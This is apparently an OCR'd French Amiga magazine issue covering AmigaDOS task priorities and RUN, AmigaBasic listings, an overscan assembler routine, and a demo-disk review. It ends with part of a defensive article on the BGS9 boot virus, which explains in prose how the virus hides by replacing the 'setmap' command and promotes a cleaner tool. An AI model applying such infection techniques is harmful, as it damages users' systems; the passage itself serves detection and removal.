et pendant que la commande s'exécute, balançons comme précédemment un curseur dans Palette. Nous observons deux phases de fonctionnement:
tant que le système lit le contenu du répertoire c sur le disque, le changement de couleur de l'écran suit instantanément le mouvement de la souris. Ceci parce que l'accès au disque est en partie l'affaire d'un des coprocesseurs de l'Amiga, et le processeur principal a du temps pour exécuter les ordres reçus de Palette et en plus, deux fois par seconde, faire une mesure avec PerfMon;

dès que l'accès disque est terminé, on voit immédiatement que le changement de couleur se fait par saccades, de même que l'affichage dans la troisième fenêtre SHELL.

Il y a partage équitable entre les tâches.

Faisons maintenant, dans la troisième fenêtre

3.WB1.3:c> **changetaskpri 2**

et recommençons la manip. Cette fois nous constatons que Palette et PerfMon sont bloqués pendant toute la durée de l'affichage du contenu de c, qui s'effectue, lui, à vitesse normale.
Incidemment, PerfMon est lancé d'office avec une priorité de -100, pour ne gêner personne.
Si nous souhaitions rédiger un texte pendant que le système calcule une image, sans être gêné dans notre vitesse de frappe, nous donnerions à la fenêtre à partir de laquelle nous avons lancé notre traitement de texte une priorité 2 par exemple. De cette manière, nous ne nous apercevrons absolument pas de l'activité de l'autre programme, qui par contre se remettra à utiliser toutes les ressources du processeur chaque fois que nous irons faire pipi ou boire un *Burp Fraise*.

Bon, n'importe quel Amigoïde avec un peu d'expérience du SHELL va se marrer doucement en voyant nos trois fenêtres CLI, et par-dessus, les fenêtres de Palette et de PerfMon. En effet, c'est vachement encombré et çà fait désordre. Je l'entends déjà ricaner: " et la commande RUN, çà sert à quoi? " . Justement, on y vient. Y a comme çà des coïncidences heureuses.

D'abord, le ménage. La troisième fenêtre se ferme en faisant

3.WB1.3:c> **endshell**

et çà marche.

Comme les deux autres ne veulent rien entendre, nous cliquons dans le point en haut à gauche du cadre de PerfMon, dans OK de Palette, après quoi on peut fermer la fenêtre 2 par ENDSHELL et garder tout de même la fenêtre 1.

Entrée en scène de RUN

Faisons

1.WB1.3> **run ram:perfmon**

Perfmon apparaît, mais nous voyons aussi

[shell 2]
1.WB1.3>

Pas mal, nous pouvons de nouveau travailler dans notre fenêtre 1; PerfMon, quant à lui, est géré par une tâche SHELL n° 2, mais en arrière-plan, sans fenêtre. Continuons

1.WB1.3> **run ram:palette**

Même chose.

Tant qu'on y est:

1.WB1.3> **run dir df0: opt a**
[shell 4]

rien.....

puis notre affichage qui commence, mais pas question de réutiliser notre fenêtre SHELL avant que la commande dir opt a n'ait fini son boulot. Pourquoi?

Simplement parce qu'on ne peut pas demander à un programme de s'exécuter en arrière-plan, alors qu'il a besoin d'une fenêtre SHELL pour s'exprimer! PerfMon et Palette ouvrent leur propre fenêtre; une commande comme dir: s'exécute normalement dans une fenêtre SHELL. Il en aurait été autrement si nous avions fait

1.WB1.3> **dir > prt: df0: opt a**

ou, puisque nous n'avons pas d'imprimante:

1.WB1.3> **dir > ram:toto df0: opt a**

Nous voyons donc que nous pouvons lancer " en arrière-plan " par RUN, à partir d'une seule fenêtre SHELL, toute une série de programmes qui vont fonctionner simultanément, avec les restrictions de temps de réponse dont nous avons parlé. Par exemple, si on veut jouer à Tetrix en téléchargeant, on constate que les figures tombent par saccades. On peut évidemment privilégier Tetrix, au détriment de la note de téléphone, celà dépend de la relation que l'on a avec celui qui paie la note.

Erreur !!!!

Le grand Zorglub s'est encore planté. Çà devient une habitude, heureusement qu'on arrive à la fin de la série. Un lecteur qui a essayé de reproduire les exemples donnés dans l'article du n° 18, page 20 (héhé, il y en a donc au moins un qui l'a lu!) me signale que la syntaxe donnée dans les exemples pour les commandes SORT et SEARCH ne marche pas avec les commandes de WB1.3. C'est absolument exact !

En fait, j'ai sur mon disque dur deux répertoires C, l'un avec les commandes du WB1.3, que j'utilise pour tester mes exemples, l'autre avec les commandes de la bibliothèque ARP. Je me suis mélangé les crayons. En fait les exemples marchent avec les commandes ARP; la commande SEARCH de WB1.3 est absolument incapable de faire ce que je veux lui faire faire dans ces exemples; quant à la syntaxe de SORT version WB1.3, voici ce qu'elle aurait dû être:

sort ram liste ram: ordonnee.

Voilà, avec mes plates excuses et un grand merci au deepien HELGE.

Courage, on a presque fini.

Je fais le ménage, et je recommence:

1.WB1.3>**run ram:perfmon**
[shell 2]
1.WB1.3>**endshell**
shell 1 ending

et qu'est-ce que je m'aperçois (comme disait un prof de l'un de mes enfants)?

Plus rien! Le SHELL à partir duquel j'ai fait RUN s'est bien refermé, mais comme il y a toujours PerfMon qui tourne sous le SHELL n°2, pas moyen de fermer la fenêtre. Çà, c'est embêtant, car imaginez qu'une commande

run sys:utilities/perfmon

(j'imagine que vous avez mis PerfMon dans le tiroir Utilities plutôt que dans ram: car dans ce dernier cas ce qui suit n'a pas de sens! un redémarrage vide ram:)

fasse partie de la séquence de démarrage du système : plus moyen de refermer le CLI (rappelons-nous que la séquence de démarrage part d'un CLI ouvert sans notre intervention) et donc impossibilité de faire apparaître l'écran du Workbench.

Si vous examinez le fichier Startup-Sequence du répertoire s:, vous verrez qu'il se termine par

loadwb (charger le WorkBench)
endcli > nil: (refermer le CLI)

il faudra donc, si nous voulons lancer au cours de notre séquence de démarrage des programmes mal élévés comme Perfmon (j'appelle mal élévés des programmes qui gardent un tâche SHELL bloquée), faire autre chose.

L'AmigaDos propose d'utiliser dans ce cas la syntaxe

run > nil: nomdeprogramme

ce qui marche dans un certain nombre de cas. L'idée est que l'unité logique NIL: se comporte comme un trou noir qui engloutit tout ce qu'on verse dedans. Si le programme avait l'idée saugrenue de vouloir encore envoyer quelque chose à la fenêtre SHELL après avoir été lancé, en redirigeant cette sortie vers NIL:, on supprime le besoin de la fenêtre SHELL et elle se débloque.

Si nous faisons

WB1.3> **run > nil: utilities/perfmon**

nous constatons qu'après le démarrage de PerfMon, nous pouvons refermer la fenêtre SHELL par **endshell**; PerfMon s'est " détaché " du SHELL et fonctionne en tant qu'une tâche donnée.

De ce point de vue, PerfMon n'est qu'à moitié mal élévé, car, pour des raisons relativement compliquées à expliquer, çà ne marche pas avec tous les programmes; pour trouver une solution générale, il faudra recourir à la commande ***RUNBACK*** du domaine public. On en trouve la dernière version sur *FISH 214*, ainsi qu'une explication remarquablement claire de Matt Dillon sur les raisons de l'échec occasionnel de la syntaxe **run > nil:**

Voilà, c'était le dernier épisode de notre épopée dans les cavernes de l'AmigaDos.

Vous aurez tout de même droit à un dernier " SHELL POUR DEBUTANTS " dans le prochain numéro, car nous y verrons comment, par une bonne combinaison de programmes empruntés au domaine public, nous allons transformer l'environnement du SHELL et donner à notre Amiga l'interface utilisateur conviviale qu'il mérite.

Par ailleurs, il y a bien sûr dans cette série des points qui n'ont pas été traités, et certaines questions laissées sans réponse. Ecrivez-nous à la revue, il nous est tout-à-fait possible de continuer une série d'articles sur l'utilisation de l' Amigados, mais tant qu'à faire, il vaudrait mieux que son contenu corresponde à vos besoins.

-Zorglub

POUR UNE MEILLEURE UTILISATION DE VOTRE AMIGA OFFREZ-VOUS :

- plus de 300 pages d'explications concernant les versions 1.3 et 1.2 du système d'exploitation de l'Amiga

- le mode intuition et le mode par commandes

- les disquettes
- la mémoire
- la gestion de l'écran
- les îcones
- les types d'animation

GRATUIT
deux disquettes contenant 50 utilitaires du Domaine Public

TITUSTM

28 TER AVENUE DE VERSAILLES - 93220 GAGNY -
TÉL. : (1) 43.32.10.92

BON DE COMMANDE EXPRESS:

JE DESIRE RECEVOIR ..... EXEMPLAIRE(S) DE "COMPRENDRE ET BIEN EXPLOITER SON AMIGA" AU PRIX UNITAIRE DE 249 F

TOTAL TTC: .....

FRAIS DE PORT RECOMMANDE: + 20 F

CI JOINT MON REGLEMENT PAR CHEQUE NET TTC: .....

NOM:
PRENOM:
ADRESSE:
VILLE:
C.P.:

DATE & SIGNATURE:

BON DE COMMANDE A RETOURNER A:
TITUS, 28 TER AVENUE DE VERSAILLES, 93220 GAGNY
TEL: (1) 43 32 10 92, FAX: (1) 43 32 11 52

A-N

INTRODUCTION AU BASIC

par CRS

*Je disais précédemment que l'atout c'est la structure. Je vais préciser pour vous. Quand vous écrivez un programme, il n'est pas rare de voir apparaître sur la ligne de la fenêtre, un message d'erreur. Vous pouvez utiliser le mode **TRACE** ou **STEP** afin de suivre pas à pas votre programme et ainsi découvrir l'erreur. Ce basic est dit structuré car sans numéro de ligne mais aussi, des commandes qui vous permetent de visualiser correctement votre programme.A côté de la commande normale comme **FOR-NEXT** on trouve aussi **IF-THEN-ELSE, END-IF** et **WHILE-WEND**.*

*Une aide innestimable vous est apportée par **ON ERROR GOTO** pour intercepter et tester les erreurs, **ON BREAK GOSUB** qui lors d'une interruption du programme vous permet de faire appel à un sous-programme de même que les possibilités qu'offre **ON TIMER(n) GOSUB** toutes les n secondes fait appel á un sous-programme.*

INTRODUCTION - SUITE: entrez dans l'univers du basic de votre Amiga, sans filet et sans complexes.

PARTIE 1 (Graphiques): Tracer des points, des lignes, des motifs et réaliser des déplacements des parties d'écran

PARTIE 2 (Animation/son): Déplacement d'objets à l'écran ; utilisation du son

PARTIE 3 (La Programmation structurée): Apprendre à utiliser les boucles, IF... THEN... ELSE, WHILE... WEND, et aspect visuel de vos programmes

PARTIE 4 (Les interruptions): Interception des erreurs de programmation ; interruption par menu, timer ou souris

PARTIE 5 (Sous-programmes et librairies): La technique des sous-programmes ; insertion de programmes en langage machine et des librairies.

❑ Intuition

Autant pour la réponse de la touche gauche de la souris (touche de choix) que pour celle de droite (touche du menu), le basic de l'Amiga tient des fonctions à votre disposition pour utiliser l'environnement d "Intuition". Les commandes MOUSE et MENU correspondent à cette définition. C'est grâce à ces instructions qu'il vous est possible d'utiliser avec des programmes basic cet environnement et de donner un aspect professionnel.

D'ailleurs le voici ce listing tout simple et assez explicite (**listing 1**).

L'AmigaBasic, comme l'Ami ga Dos, ne fait pas vraiment de différence entre fichiers et périphériques.

C'est un réel avantage, car l'accès et possible avec la même syntaxe pour les entrées-sorties. Le basic a à sa disposition DF0, DF1, DF2, DF3 et RAM (disque virtuel). SER et COM1 pour la sortie série et PAR, PRT et LPT1 pour la sortie parallèle. Notez que la série a deux noms et la sortie parallèle en a même trois. La raison c'est que l'AmigaBasic utilise ces sorties indifféremment. Donc pour la sortie PRT de même que pour LPT1 vous ne pouvez transmettre que vers une imprimante choisie dans le menu "préférences".

La raison provient d'une certaine compatibilité face à d'autres dialectes basic : dans son développement du basic, Microsoft a utilisé LPT1 pour définir la sortie imprimante (voir ***GW-BASIC*** sous *MS-DOS*). La seule différence entre PRT et LPT1, c'est que LPT1 imprime immédiatement pendant que PRT utilise un buffer. Les raisons sont les mêmes que pour SER et COM1, ce dernier permet de fixer des paramètres (Baud, parité, etc...).

Il existe deux possibilitées pour traiter des fichiers : le **séquenciel** et **l'accès direct**. Après l'ouverture du fichier avec son option ("O" écriture séquentielle, "A" ajouter à un fichier séquentiel, "I" lecture séquentielle et "R" accès direct en lecture/écriture) vous pouvez intervenir dans un fichier séquentiel avec WRITE #, PRINT # et INPUT #.

L'équivalent pour l'accès direct c'est GET #, PUT #, RSET et LSET. Mais cette fois-ci je ne cèderais pas à l'envie de vous en dire plus et je ne poursuivrais donc pas ce domaine d'accès aux fichiers. Cela nous entraînerait bien trop loin.

Avec toutes ces premières instructions il ne faut pas oublier les principales, a savoir les commandes de chargement et de sauvegarde des programmes que vous allez élaborer. Je vous signale qu'à partir du basic de l'Amiga on peut accèder à d'autres programmes basic qui ne sont pas dans le même répertoire en utilisant la commande CHDIR (change dir) et pour voir quels sont les fichiers disponibles on utilise la commande FILES. Hum! J'ai encore un petit truc qui me trotte dans la tête à ce sujet. Moi ca m'embêtait de ne pas pouvoir disposer de tous ces formidables fichiers que j'avais à portée de main et que j'utilise sous cli. L'instruction FILES, quel navet face à l'instruction LIST qui se trouve dans le répertoire C de votre disquette! Alors je vais vous écrire un programme basic qui permet d'utiliser tout ce qui se trouve sur votre disquette sans quitter votre application basic. C'est-à-dire : vous restez sous basic.

Donc je vais vous... *Héhé ! Me voilà encore parti vers des horizons de programmation*. Ce programme je l'ai déjà fait; vous pensez bien que je n'allais pas attendre. Avant de vous le donner, je le garde encore un peu au chaud car il va me servir à vous expliquer comment faire avec ces fichiers bizarres qui ont une extension .bmap (c'est des librairies). Bon je vous parlais des commandes basic pour les fichiers. Si vous regardez bien vous verrez deux fichiers avec un même nom mais l'un est affublé d'une extension ".info" qui contient des informations sur le programme basic et surtout l' "Icon", ce petit graphique qui vous permet l'utilisation de programmes sous Workbench. La grande différence avec les(?) Versions antérieures à l'Amiga-Basic 1.2 c'est la commande

```
REM Utilisation simple de menus
 MENU 1,0,1,"Menu 1"
 MENU 2,0,1,"Menu 2"
  FOR i=1 to 3
    MENU 1,i,1,"Premier  point "+CHR$(48+i)
    MENU 2,i,1,"Deuxiéme point "+CHR$(48+i)
  NEXT i
 MENU 1,4,1,"Fin ... "
 Fin=0
 ON MENU GOSUB Choix
 MENU ON
 WHILE Fin=0:WEND
 MENU RESET
END

Choix:
   m%=MENU(0):p%=MENU(1)
   LOCATE 10,1
   PRINT "Menu       "+CHR$(48+m%)
   PRINT "Point numéro "+CHR$(48+p%)
   IF m%=1 AND p%=4 THEN Fin=1
RETURN
```

(listing 1)

pour effacer (KILL) et celle pour renommer (NAME) un fichier. Elles sont toutes les deux opérantes sur les deux fichiers du programme (NomDuProgramme et NomDuProgramme.info). Donc oublions ce qu'il y avait avant...

❑ La structure suite... Et fin

Il y a cinq types différents de variables :

simple précision, double précision, entier de type court, entier de type long et les **chaînes de variables**. On pourrait être amené à en reparler... Arrivons au son. Paraît que l'Amiga est musicien... Mais avant un autre petit **listing(2)** pour vous bande de veinards

❑ Et le son fut

Le **listing (3)** qui accompagne ces explications devrait vous donner une idée des possibilités quant à la programmation du son sur l'Amiga oui mais... Nous verrons ça quelques lignes plus loin. Nous avons deux commandes pour faire parler l'Amiga : TRANSLATE et SAY. Avec ça vous pouvez faire lire des phrases (en anglais). Avec un petit effort on pourrait s'attacher à faire parler notre ordinateur en francais. Enfin !

Pour faire du son on utilise la commande SOUND. plutôt que de faire de nombreuses phrases (à moins que vous ne préféreriez lire du texte) je vous écris , là, tout de suite et même immédiatement un petit programme.

Et c'est là ou les Athéniens ..... C'est le mais de tout à l'heure. Je vous rend donc attentif à ce qui va suivre (il y a tant de choses inexpliquées...).

La commande WAVE que vous pouvez voir dans le programme ci-dessus vous donne la forme de l'onde. La fonction SOUND permet de synchroniser les différents canaux parce qu'il

listing 2 : salut aux matheux!

```
REM Eratosthène..... n=5000
temps=TIMER
DIM premier%(5000)
FOR i=2 TO 2500
  IF premier%(i)=0 THEN
    j=i+i
    WHILE j <= 5000
      premier%(j)=1
      j=j+i
    WEND
  END IF
NEXT i
TempsPassé=TIMER-temps
FOR i=2 TO 5000
  IF premier%(i)=0 THEN
                    PRINT i
NEXT i
temps=TIMER-temps
PRINT TempsPassé,temps
END
```

y a d'abord une file d'attente. Ce principe de file d'attente est très intéressant et se trouve surtout mis en évidence sous Pascal autre langage de programmation structuré. C'est pourquoi on commence dans un programme de son par la commande SOUND WHITE et après seulement SOUND pour les différents canaux. Il ne faut toutefois pas oublier que la commande SOUND utilise beaucoup de place mémoire.

Je reviens donc au principe du programme listing 3. Il fonctionne sans problème mais si on redémarre avec la commande RUN il reste accroché sans afficher de fenêtre d'erreur (on peut l'arrêter avec STOP). Qui me dira pourquoi ?

Listing 3. Démo pour son et graphique.

```
REM Coucou Décroche
CLS:CLEAR
DIM coucou%(255)
FOR i=0 TO 255
  coucou%(i)=INT(255*RND-128)
NEXT i
WAVE 0,coucou%:WAVE 1,coucou%
WAVE 2,coucou%:WAVE 3,coucou%
PSET(10,90-3*coucou%(0)/4)
FOR i=1 to 255 '
  LINE-(10+124/54*i,90-3*coucou%(i)/4)
NEXT i
FOR i%=440 tTO 880 STEP 5
  LOCATE 1,1:PRINT i%:LOCATE 1,10
  PRINT FRE(-2),FRE(-1),FRE(0)
  SOUND WAIT
  SOUND i%,5,150,1
  SOUND i%/2,5,175,0
  SOUND i%*2,5,125,2
  SOUND i%*4,5,100,3
  SOUND RESUME
NEXT i
END
```

Listing 4. Le dessin d'une bille.

```
REM Bille définition 320 x 400
REM     en 32 couleurs

SCREEN 1,320,400,5,3
WINDOW 2,"Bille",,31,3
WINDOW OUTPUT 2
PALETTE 0,.2,.3,1    : REM couleur '
' arrière plan
FOR i = 1 TO 31
  col = i/31
  PALETTE i,1,col,col : REM couleurs
  x = 150 + 1.5 * i
  y = 200 - 2  * i
  r = 180 - 5.5 * i
  CIRCLE (x,y),r,i,,,1.75
  PAINT (x,y),i
NEXT i
END
```

❑ Du graphisme et de l'animation

C'est dans les fonctions graphiques que l'on voit la véritable puissance du basic de l'Amiga. Les instructions sont simples et confortables à utiliser et l'on peut fabriquer des graphiques complexes. Dans le listing 3, non seulement vous avez pu voir la programmation simple de son mais aussi la représentation graphique de la forme d'onde. La commande LINE est plus importante qu'il n'y paraît. Elle peut tracer des lignes mais aussi des quadrilatères. A côté de cela nous avons PSET et PRESET qui permettent de placer un point, pour faire des élipses CIRCLE pour dessiner AREA et pour mettre en couleur des formes fermées AREAFILL. PAINT rempli une surface avec la couleur de votre choix, tandis que PATTERN décide des motifs à utiliser pour cette mise en couleur.

Quatre couleurs sont installées et si l'on veut utiliser une palette plus importante, il faut ouvrir un nouvel écran avec la commande SCREEN où les paramètres qui suivent représentent le mode et le nombre de byteplanes (de un à cinq). Le nombre de couleur se calcule par deux puissances nombre de byteplanes ; vous pouvez donc sur un écran avoir au maximum trente deux couleurs. Pour le choix de ces couleurs, vous utilisez la commande PALETTE. Les numéros de couleur vont de zéro à trente et un et sont mis au point avec des valeurs décimales comprises entre zéro et un pour RGB (Rouge Vert Bleu).

Les commandes GET et PUT sont d'une aide remarquable car elles lisent les représentations graphiques de l'écran en les mettant dans un

seul champs. Le défaut principal de l'AmigaBasic c'est qu'il ne reconnait pas les images en IFF, car il avait été développé avant ce standard. Le **listing 4** vous montre la simplicité avec laquelle on confectionne des images. Il est certain que l'on s'ennuie très vite à voir une image fixe alors il y a les commandes OBJECT qui anime l'écran. Il y a deux sortes d'objets : les bobs et les sprites. La différence entre les deux est le nombre de couleur, la taille maximale et la rapidité avec laquelle ils peuvent se déplacer. Comme vous trouvez un programme qui s'appele ***OBJEDITE*** sur votre disquette, on ne se pose pas le problème du choix des deux.

❑ Sous-programmes et librairies...

L'Amiga connait trois sortes de sous-programmes : les fonctions représentées par DEF FN et appelée par FN. Une fonction ne peut comporter qu'un calcul et qu'une ligne unique. Le plus intéressant maintenant c'est les sous-routines. La sous-routine est formée d'un label et se termine par RETURN. Toutes les variables utilisées dans les sous-routines sont globales, c'est-à-dire que les variables sont reconnues autant que par le sous-programme que par le programme principale. On appele la sous-routine avec la commande GOSUB. C'est là le plus grand intérêt du basic de l'Amiga plutôt qu'un long discours, un exemple !

Admettons que dans le programme principal on affecte à une variable x la valeur 1 ; en même temps, nous avons dans un vrai sous-programme une variable x = 2 ; si nous demandons au programme principal PRINT x, nous avons la valeur 1, par contre, dans le sous-programme PRINT x sera égal à 2. Résultat : nous pouvons chaîner des programmes venant de différents horizons. Et nous voila dans les librairies, car en réalité les librairies ne sont qu'une collection de sous-programmes.

Les sous-programmes ne doivent pas être obligatoirement écrits en basic mais peuvent aussi utiliser le langage machine. Vous avez même la possibilité d'appeler les routines système, il est évident que vous devez connaître les paramètres qu'elles utilisent. Un inconvénient du système d'exploitation, c'est qu'il est écrit en C, et que le C utilise une autre méthode pour transmettre des paramètres. Mais il existe un programme qui s'appele "***Convertfd***" sur la disquette du basic. Il permet une conversion des librairies en librairies basic avec une extension .bmap.

❑ Et en conclusion...

L'AmigaBasic peut être un langage renversant ! Mais les spécialistes ne voudront pas passer leur temps à résoudre des problèmes basic vu l'extrême lenteur de l'interpréteur. Il est évident qu'à ce niveau il est plus intéressant de faire du langage machine ou d'utiliser un compilateur. Il existe un compilateur pour le basic de l'Amiga.

Face à tous les langages, surtout ceux que je connais, je retiendrais le basic comme une méthode, une approche simple, qui convient le plus souvent à des personnes non familiarisées avec un raisonnement, une forme de penser que véhicule l'informatique. Le basic de l'Amiga me rappelle un autre langage du nom de Pascal qui utilise aussi des structures.


Si vous n'avez pas compris quelque chose, remettez vous à l'ouvrage et persévérez. Si vous avez des objections, un problème au sujet de cette serie en BASIC, écrivez à ***A-News*** qui transmettra. J'essairais d'aborder les diverses questions qui pourrons m'être posées.

A Lire :*TRUCS ET ASTUCES, LE GRAND LIVRE DU BASIC, CLEF POUR L'AMIGA*, et d'autres...

Sur ce, je vous dis a +

CRS

RAPIDO ASSEMBLEUR



Dans le N°17 nous avions vu comment on pouvait faire, simplement, de l'overscan sous intuition. Hélas il manquait la possibilité de bouger le pointeur jusqu'au bord vers la droite et le bas de l'écran.

Réjouissez vous car grace à A-News vous allez pouvoir, enfin, accéder jusqu'aux bords extrèmes. Il suffit de rajouter, en tête du programme les quelques lignes suivantes :

```
RemakeDisplay    equ  -384
Forbid           equ  -132
Permit           equ  -138

MaxX             equ  704
MaxY             equ  588
```

Puis dans la liste de variables, par exemple après le dseg :

```
orig_maxx: dc.w 0
orig_maxy: dc.w 0
```


Enfin faire un bsr à ChangeIntuition avant d'ouvrir l'écran et un bsr à RestitueIntuition avant de le refermer.

```
ChangeIntuition:

;sauver MaxXMouse
move.lIntuiBase,a0
move.w82(a0),orig_maxx
;sauver MaxYMouse
move.w86(a0),orig_maxy

; arreter le multitache
move.l  ExecBase,a6
jsr  Forbid(a6)

;MaxXMouse =MaxX
move.lIntuiBase,a0
move.w#MaxX,82(a0)
;MaxYMouse =MaxY
move.w#MaxY,86(a0)
;MaxDisplayWidth =MaxX
move.w#MaxX,1350(a0)
;MaxDisplayRow = MaxY;
move.w#MaxY,1348(a0)
;MaxDisplayHeight = MaxDisplayRow + 1
move.w#MaxY,d0
add.w  #1,d0
move.wd0,1346(a0)

move.l  ExecBase,a6
jsr  Permit(a6)

move.l  IntuiBase,a6
jsr  RemakeDisplay(a6)

rts


RestitueIntuition:

move.l  ExecBase,a6
jsr  Forbid(a6)

;MaxXMouse =orig_maxx
move.lIntuiBase,a0
move.worig_maxx,82(a0)
;MaxYMouse =orig_maxy
move.worig_maxy,86(a0)
;MaxDisplayWidth =orig_maxx
move.worig_maxx,1350(a0)
;MaxDisplayRow = orig_maxy
move.worig_maxy,1348(a0)
;MaxDisplayHeight = MaxDisplayRow + 1
move.worig_maxy,d0
add.w  #1,d0
move.wd0,1346(a0)

move.l  ExecBase,a6
jsr  Permit(a6)

move.l  IntuiBase,a6
jsr  RemakeDisplay(a6)

rts
```

Et voila le tour est joué. Tiens au fait je tient à signaler que cela permet également de récupérer le bug de la rom qui fait ouvrir l'écran en NTSC. Même dans ce cas, votre écran doit être PAL et sévère overscan. On dit merci qui ?

Roméo Rapido

LE DEMO DU MOIS



Eh, oui. Après mon retour fulgurant dans le précédent numéro sous les acclamations de mon poisson rouge, me revoilà en force avec un superbe démodisk écrit, publié et diffusé par Thomas Landspurg:**"The DreamPack"**.

Cette disquette contient les différentes démos qu'il a faites sur Amiga. Elles sont plus ou moins connues sauf une, inédite:la **"Poï-Poï démo"**. Ce superbe bijou n'est en fait qu'une autre vu-mètre demo, mais combien originale...Les Poï-Poï (N'oubliez pas le tréma sur le "i" sinon je vais me faire engu..ler par Thomas...) sont des petits PacMans avec des gants rouges et des chaussures vertes. (Non! J'arrête tout de suite si j'entends parler de Smiley, les Poï-Poï n'ont absolument aucun rapport avec ce style de musique où les seuls instruments nécessaires à leurs élaborations sont des casseroles, une chasse d'eau et un chanteur plus ou moins castré). Les vu-mètres de cette démo sont des sortes de pistons sur lesquels les Poï-Poï sont assis. Le vu-mètre monte, s'arrête et le Poï-Poï entraîné par l'accélération s'envole en exécutant un tour sur lui-même et retombe sur le vu-mètre. En fond, est affiché un ciel bleu, légèrement nuageux. En bas de l'écran, un orchestre de Poï-Poïs (composé d'un bassiste, d'un batteur, de 2 synthétistes) joue la version Art of Noise d'un des Thèmes des Blues Brothers. Cette démo, ainsi que les autres sont accessibles du Workbench (inclus dans la disquette).

La **"Vectorballs demo v1.2"** était aussi, à l'époque où elle fut diffusée, très originale. Elle se compose d'objets constitués de boules de tailles et de couleurs différentes qui tournent suivant les 3 axes. Il est possible de modifier tous les mouvements des objects au moyen des touches du curseur, des touches de fonctions, etc... Il est aussi possible de modifier les objets existants ou de créer les siens. Une documentation est incluse dans la démo. La musique qui joue en fond est de Fred. Une chose amusante: le mot "vectorballs" est devenu une sorte de label pour désigner les démos utilisant des boules.

"Don't Panic!!" (On reconnait le fan de la quadrilogie des Hitchhikers) est une démo écrite pour le groupe Threat. Elle est composée d'objects en vectoriel plein. On peut voir et controler les rotations, zooms etc.. de vu-mètres, d'un ballon dirigeable, d'un Amiga, de vaisseaux spatiaux...(l'appui sur la touche Help permet de voir les instructions nécessaires). Au bas de l'écran on peut voir un superbe sigle ainsi que quatre vu-mètres en fausse 3d (l'effet est rendu par des ombres...). C'est encore une musique de Fred qu'a utilisée le programmeur.

"Vectors, again?" est une autre démo vectorielle. Une fois de plus, le programmeur a évité de tomber dans la banalité (bien qu'il reprenne un peu trop souvent le thème de la 3D). Après une page de présentation qui annonce le titre et le nom de l'auteur de la démo, un sigle Batman apparaît et se déplace avec un effet de rémanance (à voir!)dans l'espace intersidéral (symbolisé par des étoiles). Les étoiles suivent le mouvement du sigle, ce qui donne un bel effet. Puis, un ciel dégradé du bleu cyan vers le blanc apparaît ainsi qu'une étendue blanche représentant le sol. Divers objets tels qu'un vaisseau spatial, un scroll en rond à la manière Wild Copper qui effectue des rotations sur les 3 axes, etc... évoluent dans cet univers. Puis le sol se transforme en un plan d'eau et un bateau apparaît et navigue dessus. Toute la partie immergée du bateau ondule et ces ondulations varient selon la profondeur d'immersion et la perspective. Et c'est au tour d'un sous-marin (qui plonge), du vaisseau du jeu **"Virus"**... L'ambiance est complétée par une superbe musique de Tar assez aérienne.

Une petite simulation de F1 baptisée **"In Run"** complète le disk. Le but est, comme d'habitude, de contrôler une voiture (vue de derrière) sur une route sans percuter les panneaux, les poteaux, etc... ainsi que de battre le record de vitesse au tour.

Constitué par des démos qui sont devenus depuis des références, ce démo-disk est superbe. De plus pour les débutants en assembleur, Thomas a inclus la source d'un programme de vectoriel sous K-Seka et Devpack 2. Il se peut que dans un prochain ***A-News*** il vous fasse un petit article assembleur sans empiéter, bien sûr, sur les plates-bandes de nos spécialistes des listings à moitié buggués...(Euh, excusez-moi, je délire...)

Vous pouvez toujours me contacter au 47-97-84-76 (Emeric) pour vous procurer les démos testées ou écrire à

Emeric Fermas, **Alain Bourgery,**
11, rue du pressoir ou **6, rue de la ronde couture,**
75020 PARIS 08000 CHARLEVILLE-MEZIERES

Joindre le port retour ainsi que les disquettes nécessaires aux copies.

(Ed: une lettre avec 1 disquette 3"5 dépasse les 20g et coûte 3.70F)

Virus BGS9

(Suite de la page 16)

"setmap" de 2608 octets dans le sous directory ":c" écrasant par la même occasion l'ancien fichier du même nom. Lors du prochain appel de la "startup-sequence" c'est d'abord la commande "setmap f" qui sera exécutée et donc c'est le virus qui sera d'abord lancé puis celui-ci fera appel au fichier dans le sous directory ":devs" pour exécuter correctement la commande.

Le BGS9 contamine des disquettes NON protégées en écriture.(Comme d'ailleurs TOUS les autres virus). Il n'est pas détecté par VirusX 3.2.

Le BGS9 est "mortel" pour disque dur. Surtout pour les utilisateurs qui "Boot" automati quement ce périphérique à chaque reset!

Je vous propose quand même un moyen de le détecter en mémoire en employant la propre routine d'auto-reconnaissance du BGS9 en mémoire que j'ai pu désassembler.Et également un moyen éfficace pour ceux qui possèdent un disque-dur (et les autres) pour se protéger du BGS9 et de l'IRQ-TEAM (et supprimer en mémoire TOUS les autres virus...)

Il suffit de placer mon programme ***"Virus Detector Cleaner V1.3"*** comme PREMIER éxécutable de la startup-sequence. Le fichier VDC s'il est infecté sera éxécuté APRES l'éxécution du virus. Et donc le VDC détectera qu'il y a quelque chose d'anormal et éffectuera un RESET spécial (Warm reset) pour réinitialiser l'ordinateur et donc éliminer le virus de la mémoire. Il s'en suivra une lutte sans fin (boucle) entre le BGS9 et le VDC. Pour rétablir l'ordre il suffira de remplacer le faux fichier VDC de 2608 octets par un nouveau fichier VDC...

Pour ceux qui ne programment pas en assembleur le fichier VDC se trouve sur la disquette FRANCE N°4 distribuée par HERMES DIFFUSION.(Le Master Virus Killer V1.4).

